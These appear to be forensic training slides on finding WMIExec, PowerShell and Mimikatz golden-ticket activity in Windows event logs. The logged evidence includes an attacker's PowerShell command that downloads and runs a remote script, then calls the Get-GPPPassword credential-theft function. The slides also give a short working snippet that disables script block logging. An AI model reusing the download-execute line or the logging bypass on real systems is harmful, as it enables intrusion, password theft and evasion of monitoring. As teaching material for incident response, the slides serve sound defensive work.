 - WMIExec.vbs uses SMB.
 - You can filter with event ID 5857 of WMI logs with keyword “smb”.
 - It is because WMIExec uses SMB from WMI.
- The important event IDs
 - Microsoft-Windows-WMI-Activity%4Operational.evtx
 - 5857: %1 provider started with result code %2.
 - Security.evtx
 - 4624: An account was successfully logged on.

WMIExec Detection Method 2 (2)

- Open the log below with Event Log Explorer, and click “Filter Events” button.
 - E:\Artifacts\other_eventlog\WMIExec_Win10-2_WMI.evtx
 - Original name: Microsoft-Windows-WMI-Activity%4Operational.evtx

Notice:

You should **drag the log file and drop it to Event Log Explorer.**



WMIE

Filter X

Apply filter to:

Active event log view (File: C:\Users\ninja-master\Documents\Win10-2_WMI_wmiexec)
 Event log view(s) on your choice

Event types

Information Source: Exclude
 Warning Category: Exclude
 Error User: Exclude
 Critical Computer: Exclude
 Audit Success

Filter with event ID 5857.

Event ID(s): Exclude

Enter ID numbers and/or ID ranges, separated by commas, use exclamation mark to exclude criteria (e.g. 1-19,100,250-450!10,255)

Text in description: **Filter with smb.** RegExp Exclude

Filter by description params (for security event logs, e.g. Object#Object Name contains elex.exe)

New condition Delete condition Clear list

Name	Operator	Value

Date Time Separately

From: 0:00:00 To: 0:00:00 Exclude

Display event for the last days hours Exclude

WMIExec Detection Method 2 (4)

The screenshot shows the Windows Event Viewer interface with a log file named "Win10-2_WMI_wmiexec.evtx". The title bar indicates "Filtered: showing 40 of 1304 event(s)". The main pane displays a table of events with columns: Type, Date, Time, Event, Source, and Correlation. A red box highlights the "Event" column for three specific entries. A red annotation "These are suspicious entries." points to these highlighted rows. The bottom pane shows the event details for the first highlighted entry:

Type	Date	Time	Event	Source	Correlation
Information	2018/03/03	23:56:20	5857	Microsoft-Windows-WMI	NT AUTHORITY\NETWORK SERVICE
Information	2018/02/28	20:00:00	5857	Microsoft-Windows-WMI	None
Information	2018/02/28	19:08:39	5857	Microsoft-Windows-WMI	None

Description
smbwmiv2 provider started with result code 0000. HostProcess = wmiprvse.exe; ProcessID = 2540; ProviderPath = %SystemRoot%\System32\smbwmiv2.dll

WMIExec.vbs uses SMB via “Win32_Share” and “Scripting.FileSystemObject”. Then you can check event 4624 of Security logs to get the source IP address.

WMIExec Detection Method 2 (5)

- Open the log below with Event Log Explorer, and click “Filter Events” button.
 - E:\Artifacts\other_eventlog\WMIExec_Win10-2_Security.evtx
 - Original log name: Security.evtx

Notice:



You should **drag the log file and drop it to Event Log Explorer.**

WMI

Filter X

Apply filter to:

Active event log view (File: C:\Users\ninja-master\Documents\Win10-2_Security_wmiev) Event log view(s) on your choice

Event types

Information Warning Error Critical Audit Success Audit Failure

Source: Exclude

Category: Exclude

User: Exclude

Computer: Exclude

Filter with event ID 4624.

Event ID(s): Exclude

Enter ID numbers and/or ID ranges, separated by commas, use exclamation mark to exclude criteria (e.g. 1-19,100,250-450!10,255)

Text in description:

RegExp Exclude

Filter by description params (for security event logs, e.g. Object\Object Name contains elex.exe)

New condition

Name	Operator	Value

Date Time Separately Exclude

From: 0:00:00 To: 0:00:00 Exclude

Display event for the last days hours Exclude

WN

Type	Date	Time	Event	Source	Category	User
Audit Success	3/3/2018	11:56:20 PM	4624	Microsoft-Windows-Security	Logon	N/A
Audit Success	3/3/2018	11:56:20 PM	4624	Microsoft-Windows-Security	Logon	N/A

Description

An account was successfully logged on.

Subject:

Security ID:	S-1-0-0
Account Name:	-
Account Domain:	-
Logon ID:	0x0

Logon Information:

Logon Type:	3
Restricted Admin Mode:	-
Virtual Account:	No
Elevated Token:	Yes

Impersonation Level:

Impersonation

New Logon:

Security ID:	S-1-5-21-3671970501-3975728774-4289435121-3101
Account Name:	ninja-master
Account Domain:	NINJA-MOTORS.NET
Logon ID:	0x539cd07
Linked Logon ID:	
Network Account Name:	
Network Account Domain:	
Logon GUID:	{10000000-2E8C-4E8A-AE00-2E8C4D910}

You can get user name and source IP address that executed WMIExec.

Process Information:

Process ID:	0x0
Process Name:	-

Network Information:

Workstation Name:	?
Source Network Address:	192.168.52.40
Source Port:	53529

WMIExec Detection Method 2 (8)

- Attackers executed WMIExec.vbs from 192.168.52.40 with ninja-master account at 23:56:20 on March 3, 2018.
- Sometimes, you need to filter this event by date/time or source IP addresses if system administrators use SMB with WMI.

PowerShell Events

PowerShell Events (1)

- Why is this event important?
 - PowerShell is a flexible and a powerful tool for administrators, and even for attackers. They often use PowerShell to automate their process, to move laterally, to execute commands, and so on. You should check this event.

PowerShell Events (2)

- On Windows 10, PowerShell version is 5.0 by default. Outputs of Event logs have dramatically enhanced on that version.
- If the version or above is used, the execution command lines, and even the script contents, of PowerShell are recorded to event logs.
- There are two important PowerShell logs.
 - Windows PowerShell.evtx
 - Microsoft-Windows-PowerShell%4Operational.evtx

PowerShell Events (3)

- The important event IDs in Windows PowerShell.evtx
 - When PowerShell commands are executed, These three events are recorded at the same time.
 - 400: PowerShell session started
 - 403: PowerShell session stopped
 - 600: Life cycle of provider (recorded repeatedly)
 - The following ID is also recorded in some situations.
 - 800: Pipeline execution (details)
 - Thus, we should filter with the Event ID 400, 403 and 800.
 - In PowerShell version 5.0 or above, the whole command lines are recorded in the field "HostApplication". By tracing this field, we can detect attacks efficiently.

PowerShell Events (4)

- Open this log with Event Log Explorer, and click “Filter Events” button.
 - E:\Artifacts\other_eventlog\PS_Win10_WinPS.evtx
 - Original name: Windows PowerShell.evtx

Notice:

You should **drag the log file and drop it to Event Log Explorer.**



Pov

Filter

Apply filter to:

Active event log view (Security on DESKTOP-P4HMK0S)
 Event log view(s) on your choice

Event types

Information
 Warning
 Error
 Critical
 Audit Success
 Audit Fail

Source: Exclude

Category: Exclude

User: Exclude

Computer: Exclude

Filter with Event ID 400, 403 and 800.

Event ID(s): Exclude

Enter ID numbers and/or ID ranges, separated by commas, use exclamation mark to exclude criteria (e.g. 1-19,100,250-450!10,255)

Text in description:

RegExp Exclude

Filter by description params (for security event logs, e.g. Object\Object Name contains elex.exe)

New condition Delete condition Clear list

Name	Operator	Value

Date Time Separately

From: 6/27/2018 12:00:00 AM To: 6/27/2018 12:00:00 AM Exclude

Display event for the last days hours Exclude


Clear Load... Save... OK Cancel

PowerShell Events (5)

- How To Analyze

Event ID	Log Location	Logged Host	Where To Look	What You Get
400	*1	Local host	Date, Time	Date/Time around when PowerShell was executed
			Computer Name	Computer name PowerShell was executed on
			HostApplication	Whole command line
403	*1	Local host	Date, Time	Date/Time around when PowerShell was executed
			Computer Name	Computer name PowerShell was executed on
			HostApplication	Whole command line
800	*1	Local host	Date, Time	Date/Time around when PowerShell was used
			Computer Name	Computer name PowerShell was executed on
			User Id	Name of user who executed PowerShell
			HostApplication	Whole command line

*1 : Windows PowerShell.evtx



Computers Tree

- DESKTOP-P4HMK05 (local)
- Log Files

PS_Win10_WinPS.evtbx

Filtered: showing 18 of 69 event(s)

NT



Type	Date	Time	Event	Source	Category	User	Computer
Information	7/20/2017	5:02:52 PM	403	PowerShell	Engine Lifecycle	N/A	WIN10-PC.dfir-ninja.compan
Information	7/20/2017	5:02:43 PM	400	PowerShell	Engine Lifecycle	N/A	WIN10-PC.dfir-ninja.compan
Information	7/19/2017	6:05:39 PM	403	PowerShell	Engine Lifecycle	N/A	WIN10-PC.dfir-ninja.compan

Description

Engine state is changed from Available to Stopped.

Details:

NewEngineState=Stopped

PreviousEngineState=Available

SequenceNumber=15

HostName=ConsoleHost

HostVersion=5.0.10586.122

HostId=220-04f4-00-111-0-2d-d5-40399b91d

HostApplication=powershell.exe -exec bypass \$wc=(New-Object System.Net.WebClient);\$wc.Proxy=(New-Object System.Net.WebProxy('http://proxy.dfir-ninja.company:8080/'), \$true));IEX \$wc.DownloadString('http://olly2020.com/g.ps1');Get-GPPPassword

engineversion=5.0.10586.122

RunspaceId=8e933908-6a28-4748-b350-487c58e47360

PipelineId=

CommandName=

This command downloads a PowerShell script from the Internet via a proxy, and executes it with a function named "Get-GPPPassword".

Description

Data

PowerShell Events (7)

- The important event IDs in Mircrosoft-Windows-PowerShell%4Operational.evtx
 - When PowerShell commands are executed, these events are recorded at the same time.
 - 4100, 4102: Pipeline execution error
 - 4103: Module logging
 - We can get command line arguments of the PowerShell execution and its result. However, this event isn't enabled by default on standalone Windows.
 - 4104: Script block logging
 - We can get content of the script.
 - 4105: Script block execution started (Not default)
 - 4106: Script block execution stopped (Not default)
 - We should filter with the event ID 4103 and 4104.

PowerShell Events (8)

- Open the log below with Event Log Explorer, and click “Filter Events” button.
 - E:\Artifacts\other_eventlog\PS_Win10_MS_PSOpe.evtx
 - Original name: Microsoft-Windows-PowerShell%4Operational.evtx

Notice:

You should **drag the log file and drop it to Event Log Explorer.**



PowerShell

Filter

Apply filter to:

Active event log view (File: C:\Users\ttaro\Desktop\powershell_evtbx\Microsoft-Windows)

Event log view(s) on your choice

Event types

Information Source: Exclude

Warning Category: Exclude

Error User: Exclude

Critical Computer: Exclude

Audit Success

Audit Failure

Security

System

File System

Application

Windows

Microsoft-Windows

Filter with Event ID 4103 and 4104.

Event ID(s): Exclude

Enter ID numbers and/or ID ranges, separated by commas, use exclamation mark to exclude criteria (e.g. 1-19,100,250-450!10,255)

Text in description:

RegExp Exclude

Filter by description params (for security event logs, e.g. Object\Object Name contains elex.exe)

New condition

Name	Operator	Value

Date Time Separately

From: 12:00:00 AM To: 12:00:00 AM Exclude

Display event for the last days hours Exclude

Copyright Internet Initiative Japan Inc.


PowerShell Events (10)

- How To Analyze

Event ID	Log Location	Logged Host	Where To Look	What You Get
4103	*1	Local host	Date, Time	Date/Time around when PowerShell was executed
			Computer Name	Computer name PowerShell was executed on
			User	SID of user who executed PowerShell
			HostApplication(*2)	Whole command line
			User(*2)	Name of user who executed PowerShell
4104	*1	Local host	Date, Time	Date/Time around when PowerShell was executed
			Computer Name	Computer name PowerShell was executed on
			User	SID of user who executed PowerShell
			Description	Script content actually executed.

*1 : Microsoft-Windows-PowerShell%4Operational.evtx

*2 : These field names are recorded in local language of Windows environment.



Computers Tree X

- + DESKTOP-SHCTJ7L (local)
- + Log Files

Windows PowerShell.evtx

Microsoft-Windows-PowerShell%40operational.evb X

Filtered: showing 24 of 56 event(s)

NT



Type	Date	Time	Event	Source	Category	User	Computer
Warning	7/20/2017	5:02:47 PM	4104	Microsoft-Windows-Po	Execute a Remote Comm	\\$-1-5-21-1546390377-	WIN10-PC.dfir-ninja.compan
Warning	7/19/2017	6:05:34 PM	4104	Microsoft-Windows-Po	Execute a Remote Comm	\\$SYSTEM	WIN10-PC.dfir-ninja.compan
Warning	7/19/2017	6:05:34 PM	4104	Microsoft-Windows-Po	Execute a Remote Comm	\\$SYSTEM	WIN10-PC.dfir-ninja.compan
Warning	7/19/2017	6:05:34 PM	4104	Microsoft-Windows-Po	Execute a Remote Comm	\\$SYSTEM	WIN10-PC.dfir-ninja.compan
Warning	7/19/2017	6:05:34 PM	4104	Microsoft-Windows-Po	Execute a Remote Comm	\\$SYSTEM	WIN10-PC.dfir-ninja.compan
Warning	7/19/2017	6:05:34 PM	4104	Microsoft-Windows-Po	Execute a Remote Comm	\\$SYSTEM	WIN10-PC.dfir-ninja.compan
Warning	7/19/2017	6:05:34 PM	4104	Microsoft-Windows-Po	Execute a Remote Comm	\\$SYSTEM	WIN10-PC.dfir-ninja.compan

*The description for Event ID (4104) in Source (Microsoft-Windows-PowerShell) could not be found.
Either the component that raises this event is not installed on the computer or the installation is corrupted. You can install or repair the component or try to change Description Server.

The following information

We were able to get the content of “Get-GPPPassword” cmdlet!

1

```
function Get-GPPPassword {  
    <#  
.SYNOPSIS
```

Retrieves the plaintext password and other information for accounts pushed through Group Policy Preferences.

PowerSploit Function: Get-GPPPassword
Author: Chris Campbell (@obscuresec)
License: BSD 3-Clause
Required Dependencies: None
Optional Dependencies: None

.DESCRIPTION

Get-GPPPassword searches a domain controller for groups.xml, scheduledtasks.xml, services.xml and datasources.xml and returns plaintext passwords.

.PARAMETER Server

Specify the domain controller to search for.

Description Data

xplorer



vanced Window Help



Microsoft-Windows-PowerShell%4Operational.evtx



Filtered: showing 24 of 56 event(s)

NT



Type	Date	Time	Event	Source	Category	User	Computer
Warning	7/14/2017	6:38:03 PM	4104	Microsoft-Windows-Po	Execute a Remote Comm	\S-1-5-21-1546390377-3	WIN10-PC.dfir-ninja.compan
Information	7/14/2017	6:15:04 PM	4103	Microsoft-Windows-Po	Executing Pipeline	\S-1-5-21-1546390377-3	WIN10-PC.dfir-ninja.compan

Description

*The description for Event ID (4103) in Source (Microsoft-Windows-PowerShell) could not be found.
Either the component that raises this event is not installed on the computer or the installation is corrupted. You can install or repair the component or try to change Description Server.

The following information was included with the event (insertion strings):

??? = Informational

???? = ConsoleHost

????????? = 5.0.10586.122

??? ID = 4298f912-fd7c-48fc-bad5-1d708be01ed3

??? ??????? = powershell Expand-Archive s.zip

????????? = 5.0.10586.122

???? ID = 5e1b22fd-46ac-4cd3-adcc-995d6aaaae8d4

?????? ID = 1

?????? = Add-Type

?????? = Cmdlet

?????? = C:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Archive\Microsoft.PowerShell.Archive.psm1

???? ?? =

?????? = 18

???? = DFIR-NINJA\kfuma

????????? =

?? ID = Microsoft.PowerShell

The 5th item is "HostApplication"

The 14th item is "User"

?

CommandInvocation(Add-Type): "Add-Type"

?????? ????(Add-Type): ??="AssemblyName"; ?="System.IO.Compression.FileSystem"

PowerShell Events (12)

- Script block logging is a great feature but...,
 - <https://cobbr.io/ScriptBlock-Logging-Bypass.html>

```
$GroupPolicySettingsField = [ref].Assembly.GetType('System.Management.Automation.Utils').GetField('cachedGroupPolicySettings', 'NonPublic,Static')
$GroupPolicySettings = $GroupPolicySettingsField.GetValue($null)
$GroupPolicySettings[ 'ScriptBlockLogging'][ 'EnableScriptBlockLogging'] = 0
$GroupPolicySettings[ 'ScriptBlockLogging'][ 'EnableScriptBlockInvocationLogging'] = 0
```

- It can be evaded easily!

PowerShell Events (13)

- For analyzing PowerShell events, see the documents below.
 - https://www.fireeye.com/blog/threat-research/2016/02/greater_visibilityt.html
 - <https://www.blackhat.com/docs/us-14/materials/us-14-Kazanciyan-Investigating-Powershell-Attacks-WP.pdf>

Mimikatz Related Events

Mimikatz Detection (1)

- Mimikatz is a tool that is frequently used for credential dumps and for impersonating privileged accounts in targeted attacks.
- Mimikatz detection is challenging. However, many researchers try to detect Mimikatz. For example:
 - Hard-coded characters in event logs (old Mimikatz only)
 - A characteristic of Mimikatz golden tickets in event logs
 - Invoke-Mimikatz detection with event logs (only for PowerShell 5.0 and later)
 - Carving file formats of Mimikatz's golden tickets (memory or HDD)
 - Searching strings of Mimikatz logs or output strings on terminals (memory or HDD)
 - Special memory reading requests (sysmon is required)
 - Special strings on Mimikatz binaries (memory, HDD)

Mimikatz Golden Tickets Detection Method 1

A characteristic of Mimikatz golden tickets in event logs


Mimikatz Golden Tickets Detection Method 1

(1)

- What is the “Golden Ticket” attack?
 - This is a kind of the **Pass-the-Ticket** technique for impersonation and the privilege escalation used by attackers frequently these days.
 - If attackers have one of domain administrator accounts or the SYSTEM account on domain controllers, they can get NT hash of the “krbtgt” service account, which is responsible for the Kerberos authentication.
 - Therefore, they can grant any privilege to any users by creating **a forged TGT** with the stolen “krbtgt” account.
 - If they use Mimikatz, the lifetime of the ticket is **10 years** by default.

Kerberos Authentication Mechanism


1. A user on a client requests a Ticket-granting Ticket (TGT)
2. The Authentication Service (AS) sends back a TGT, which is encrypted with the password hash of the user.
3. The client decrypts the TGT and passes it to the Ticket Granting Service (TGS) for requesting a Service Ticket.
4. The TGS sends back a Service Ticket to the client.
5. The client sends the Service Ticket to a server.
6. Then a service session starts.



Mimikatz Golden Tickets Detection Method 1

(2)

- What is the “Golden Ticket” attack?
 - Attackers prepare a forged TGT as we mentioned before.
 - They can grant any privileges in the TGT.
 - Therefore, they can make the TGS issue any service ticket by using the TGT.
 - The forged TGT is called a "Golden Ticket".



Mimikatz Golden Tickets Detection Method 1

(3)

- A characteristic of Mimikatz golden tickets
 - As we mentioned earlier, when a service ticket is requested, an **event ID 4769** log is recorded on the Domain Controller.
 - For legitimate Service Ticket requests, the “Account Domain” field and the domain part of the “Account Name” field in the event ID 4769 are always recorded in "CAPITAL" letters. However, if attackers input the target domain name in lower-case letters when they create golden tickets with Mimikatz, the domain name is recorded in lower-case letters as well in the event ID 4769.
 - Note that if you had some non-Windows OSes or third party appliances on your Windows domain network, they might not use CAPITAL letters. In that case, you cannot distinguish whether it is an attack or not for the hosts with this technique.

Mimikatz Golden Tickets Detection Method 1 (4)

A Kerberos service ticket was requested.

Account Information:

Account Name: Administrator@DFIR-NINJA.COMPANY

Account Domain: DFIR-NINJA.COMPANY

Logon GUID: {76AB7072-4A40-D874-90DA-A21A99858458}

Service Information:

Service Name: AD\$

Service ID: S-1-5-21-1546390377-3790665809-845109970-1001

A normal 4769 log

A Kerberos service ticket was requested.

Account Information:

Account Name: Administrator@dfir-ninja.company

Account Domain: dfir-ninja.company

Logon GUID: {8E4059F2-A124-CCC0-A190-A568AF4D5268}

Service Information:

Service Name: WIN10-PC\$

Service ID: S-1-5-21-1546390377-3790665809-845109970-1612

A 4769 log with golden tickets using Mimikatz

Mimikatz Golden Tickets Detection Method 1 (5)

- Let's take a look at this detection technique.
- Let's assume that the target domain name is “DFIR-NINJA.COMPANY”.
- Open the log below with Event Log Explorer, and click “Filter Events” button.
 - E:\Artifacts\other_eventlog\Mimi_Golden_DC_Security.evtx
 - Original log name: Security.evtx

